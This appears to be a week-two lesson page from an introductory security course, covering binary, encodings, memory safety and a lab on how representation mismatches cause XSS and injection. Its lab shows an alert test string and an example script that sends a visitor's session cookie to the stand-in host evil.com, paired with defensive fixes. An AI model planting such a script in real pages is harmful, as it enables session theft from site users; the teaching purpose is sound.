Week Introduction
Computers are interpretation machines. They don't "understand" data — they execute precise instructions on patterns of 1s and 0s. Security vulnerabilities often emerge when data is interpreted in ways developers didn't anticipate.
This week builds your technical foundation: how computers represent information, why representation matters for security, and how attackers exploit the gap between "what data is" and "how it's interpreted."
Learning Outcomes (Week 2 Focus)
By the end of this week, you should be able to:
- LO2 - Technical Foundations: Explain how computers represent data at the binary level and why this matters for security
- LO6 - Software Security: Understand how data representation errors become vulnerabilities (buffer overflows, injection attacks)
- LO4 - Risk Reasoning: Connect technical concepts to real security risks
Lesson 2.1 · Bits, Bytes, and Binary (The Foundation)

Core principle: Computers are machines that manipulate electrical signals. At the hardware level, everything reduces to two states: voltage present (1) or voltage absent (0).
Key terminology:
- Bit: A single binary digit (0 or 1) — the smallest unit of information
- Byte: A group of 8 bits — can represent 256 different values (2^8)
- Binary: The base-2 number system computers use (only digits 0 and 1)
Example: The decimal number 65 in binary is 01000001.
This same byte sequence can also represent:
- The letter 'A' in ASCII encoding
- Part of an instruction in machine code
- A pixel intensity value in an image
Security insight: Because the same bytes can have multiple meanings, attackers exploit contexts where data is interpreted differently than intended. This is the foundation of injection attacks and memory corruption exploits.
Lesson 2.2 · Encoding: From Data to Meaning
Critical concept: Raw bytes have no inherent meaning. Meaning comes from encoding schemes — agreed-upon rules for interpreting bit patterns.
Common encoding schemes:
- ASCII: Maps bytes to English characters (e.g., 65 = 'A', 97 = 'a')
- UTF-8: Extends ASCII to support international characters (variable-length encoding)
- Integer representation: Bytes represent numbers (signed vs unsigned matters)
- Floating-point: Bytes represent decimal numbers (with precision limits)
Security-critical example: Consider the byte sequence
3C 73 63 72 69 70 74 3E
- As ASCII text:
<script>(harmless display) - In an HTML context: Executable JavaScript code (dangerous)
Why this matters: Cross-site scripting (XSS) attacks work by injecting data that gets interpreted as code. SQL injection exploits the same principle. The vulnerability isn't the bytes themselves — it's the context in which they're interpreted.
Defender principle: Always validate data based on how it will be interpreted, not just what it contains. Context determines risk.
Lesson 2.3 · Memory, Storage, and the Security Boundary

Think of computer memory as a giant array of numbered boxes (addresses), each holding one byte. Programs request boxes, fill them with data, and eventually return them. Security problems arise when programs access the wrong boxes.
Storage hierarchy (fastest to slowest):
- CPU Registers: Tiny, ultra-fast storage inside the processor (bytes)
- Cache: Small, fast memory near the CPU (kilobytes to megabytes)
- RAM (Main Memory): Volatile, fast storage (gigabytes) — lost when powered off
- Disk/SSD: Persistent storage (terabytes) — survives power loss
Security-critical concept: Memory safety

When a program requests memory for 10 bytes but writes 20, those extra 10 bytes overwrite adjacent memory. This is called a buffer overflow.
Example scenario:
- Program allocates memory for username (max 16 characters)
- Attacker provides 100-character input
- Extra 84 characters overflow into adjacent memory
- If that adjacent memory contains program instructions or security checks, attacker can hijack control
Why persistence matters: Data in RAM disappears on reboot. Data on disk survives. This distinction affects incident response (volatile evidence vs persistent artifacts) and data protection (encryption at rest vs encryption in transit).
Defender takeaway: Memory safety vulnerabilities remain among the most dangerous classes of bugs. Modern defenses include bounds checking, memory-safe languages (Rust, Go), and Address Space Layout Randomization (ASLR).
Lesson 2.4 · From Representation Errors to Exploits
Core insight: Computers execute instructions with perfect precision but zero judgment. They cannot detect "unreasonable" data — they simply process what they're given.
Common vulnerability patterns rooted in representation:
-
Buffer overflows: Writing more data than allocated space can hold
Example: Heartbleed (2014) — read beyond buffer boundaries, leaked encryption keys -
Integer overflows: Numbers wrap around when they exceed maximum values
Example: 255 + 1 = 0 in an 8-bit unsigned integer (causes incorrect size calculations) -
Type confusion: Data interpreted as the wrong type
Example: Treating user input (string) as SQL code (command) -
Encoding mismatches: Data encoded one way, decoded another
Example: UTF-8 vs Latin-1 confusion can bypass input filters
Real-world impact: The 2017 Equifax breach (143 million records exposed) began with an Apache Struts vulnerability — essentially a failure to safely handle user-provided data in HTTP headers.
Defender principle: Never trust data at boundaries. Validate length, type, encoding, and range before processing. Assume all input is hostile until proven safe.
Self-Check Questions (Test Your Understanding)
Answer these in your own words (2-3 sentences each):
- Why do computers need encoding schemes? What happens if sender and receiver use different encodings?
- Explain why the same byte sequence (e.g.,
01000001) can have different meanings. Give two examples. - What is a buffer overflow? Why is it dangerous from a security perspective?
- How does the memory hierarchy (RAM vs disk) affect security incident response?
- Why is "trusting input" a fundamental security mistake? Connect this to data representation.
Lab 2 · Representation Risks in Real Systems
Time estimate: 30-45 minutes
Objective: Analyze how data representation errors create security vulnerabilities in real systems. You will identify where interpretation mismatches create risk and propose mitigations.
Step 1: Choose Your Context (5 minutes)
Select one scenario from this list (or propose your own):
- Web form: User registration page that accepts username, email, password
- File upload: System that accepts profile pictures or document attachments
- API endpoint: Service that receives JSON data from mobile apps
- Database query: Search function that looks up products or user records
- URL parameter: Web page that displays content based on ?id=123 in the URL
Why it matters: Every boundary where data enters a system is a potential vulnerability point.
Step 2: Identify the Data Flow (10 minutes)
For your chosen scenario, trace how data moves through the system:
- Source: Where does the data come from? (User input, file, network, database)
- Processing: What happens to it? (Stored, displayed, executed, compared)
- Interpretation context: How is it interpreted at each stage? (Text, HTML, SQL, file path, command)
Example for web form username:
- Source: User types text in browser
- Processing: Sent to server → stored in database → displayed on profile page
- Contexts: HTTP parameter (text) → SQL value (string) → HTML content (rendered text)
Step 3: Find the Dangerous Interpretation (10 minutes)
Identify where the same data could be interpreted two different ways:
- What is the intended interpretation? (e.g., "username as display text")
- What is a dangerous alternative interpretation? (e.g., "username as HTML code")
- What makes the dangerous interpretation possible? (Missing validation, wrong encoding, trusted context)
Example for username:
- Intended: Store "Alice" as plain text, display as "Welcome, Alice"
- Dangerous: User enters
<script>alert('XSS')</script>as username - Vulnerability: If displayed without encoding, browser interprets as JavaScript code
Step 4: Map the Attack Scenario (10 minutes)
Describe a realistic attack exploiting the representation mismatch:
- Attacker goal: What do they want to achieve? (Steal data, gain access, disrupt service)
- Attack technique: What malicious input do they provide?
- Impact: What happens if the attack succeeds?
Example attack:
- Goal: Steal other users' session cookies
- Technique: Register username as
<script>document.location='http://evil.com?cookie='+document.cookie</script> - Impact: Anyone viewing the profile page sends their cookies to attacker's server
Step 5: Propose Defenses (5 minutes)
Identify at least two controls that would prevent the attack:
- Input validation: What should be rejected or sanitized at entry?
- Output encoding: How should data be transformed before display/use?
- Context-aware handling: What different rules apply in different contexts?
Example defenses:
- Input validation: Reject usernames containing < > characters
- Output encoding: Convert < to < and > to > before displaying in HTML
- Content Security Policy: Browser-level restriction preventing inline scripts
Step 6: Synthesis (5 minutes)
Write a short paragraph (3-5 sentences) answering:
"How does this vulnerability connect to data representation concepts from this week? Why can't the system automatically detect the malicious intent?"
Example answer:
This XSS vulnerability exists because computers cannot distinguish "text meant for display"
from "text that happens to contain code syntax." The byte sequence <script>
is just data until a browser interprets it in an HTML context. The system can't detect malicious
intent because intent isn't encoded in the bytes — only humans understand context and purpose.
Defense requires explicitly telling the computer how to interpret data safely in each context.
Success Criteria (What "Good" Looks Like)
Your lab is successful if you:
- ✅ Identified a clear data flow with multiple interpretation contexts
- ✅ Explained how the same bytes can be interpreted as both safe and dangerous
- ✅ Described a realistic attack scenario (not just "could be bad")
- ✅ Proposed context-appropriate defenses (not generic "use better security")
- ✅ Connected vulnerability to representation concepts (encoding, context, interpretation)
Extension (For Advanced Students)
If you finish early, explore these questions:
- What happens if your defenses are applied in the wrong order? (e.g., validate after decode vs before)
- How might an attacker bypass input validation using encoding tricks? (e.g., URL encoding, UTF-8 variations)
- Why is "blacklist bad characters" weaker than "allow only known-good patterns"?
🎯 Hands-On Labs (Free & Essential)
Practice how data is encoded, stored, and interpreted. Complete these labs before moving to reading resources.
🎮 TryHackMe: CyberChef - The Basics
What you'll do: Decode and transform data using common representations (hex, base64,
ASCII) and learn how simple encoding changes meaning.
Why it matters: Most security issues begin with data being interpreted in the wrong
context. CyberChef is a practical way to see those transformations.
Time estimate: 1-1.5 hours
🏁 PicoCTF Practice: General Skills (Bases + Strings)
What you'll do: Solve beginner challenges like Bases, Strings, and Warmed Up to decode
data and understand binary/ASCII representations.
Why it matters: These challenges train you to recognize how the same bytes can
represent text, numbers, or encoded payloads.
Time estimate: 1-2 hours
💡 Lab Tip: Keep a small cheat sheet of common encodings (binary, hex, base64, URL encoding). Being able to spot them quickly will save you hours later.
Resources (Free + Authoritative)
Work through these in order. Each builds technical foundation for security reasoning.
📘 CS50 - Binary, ASCII, and Unicode
What to read: The sections on "Binary," "ASCII," and "Unicode" from CS50's Week
0 notes.
Why it matters: Harvard's intro CS course explains encoding clearly. Focus
on why computers need multiple encoding schemes.
Time estimate: 20 minutes
🎥 Computerphile - How Memory Works (Video)
What to watch: First 15 minutes on memory addressing and storage hierarchy.
Why it matters: Visual explanation of how programs access memory —
essential for understanding buffer overflows.
Time estimate: 15 minutes
📘 OWASP - Input Validation Cheat Sheet
What to read: Introduction and "Syntactic Validation" sections only.
Why it matters: Shows how professionals defend against representation-based
attacks. Don't memorize — understand the principles.
Time estimate: 15 minutes
📘 Cloudflare Learning - What is UTF-8?
What to read: Entire article (short, accessible).
Why it matters: UTF-8 is the dominant text encoding. Understanding it
prevents encoding-based bypasses.
Time estimate: 10 minutes
Tip: Completion and XP persist via localStorage. If progress doesn't update immediately, refresh once.
📝 Week 02 Quiz
Test your understanding of the CIA triad, security principles, and defense in depth.
Format: 10 multiple-choice questions · Passing score: 70% · Time: Untimed
Take QuizWeekly Reflection Prompt
Aligned to LO2 (Technical Foundations) and LO6 (Software Security)
Write 200-300 words answering this prompt:
Choose one vulnerability type from this week (buffer overflow, injection, integer overflow, encoding mismatch). Explain how it connects to data representation concepts.
In your answer, include:
- What the attacker provides (the malicious input)
- How the system interprets it incorrectly (the representation error)
- Why the system cannot automatically detect the attack (what computers lack)
- One principle-based defense (not just "validate input" — explain what to validate and why)
What good looks like: You explain the mechanism (how representation creates vulnerability), not just the outcome. You show understanding that computers process bytes literally, without semantic understanding.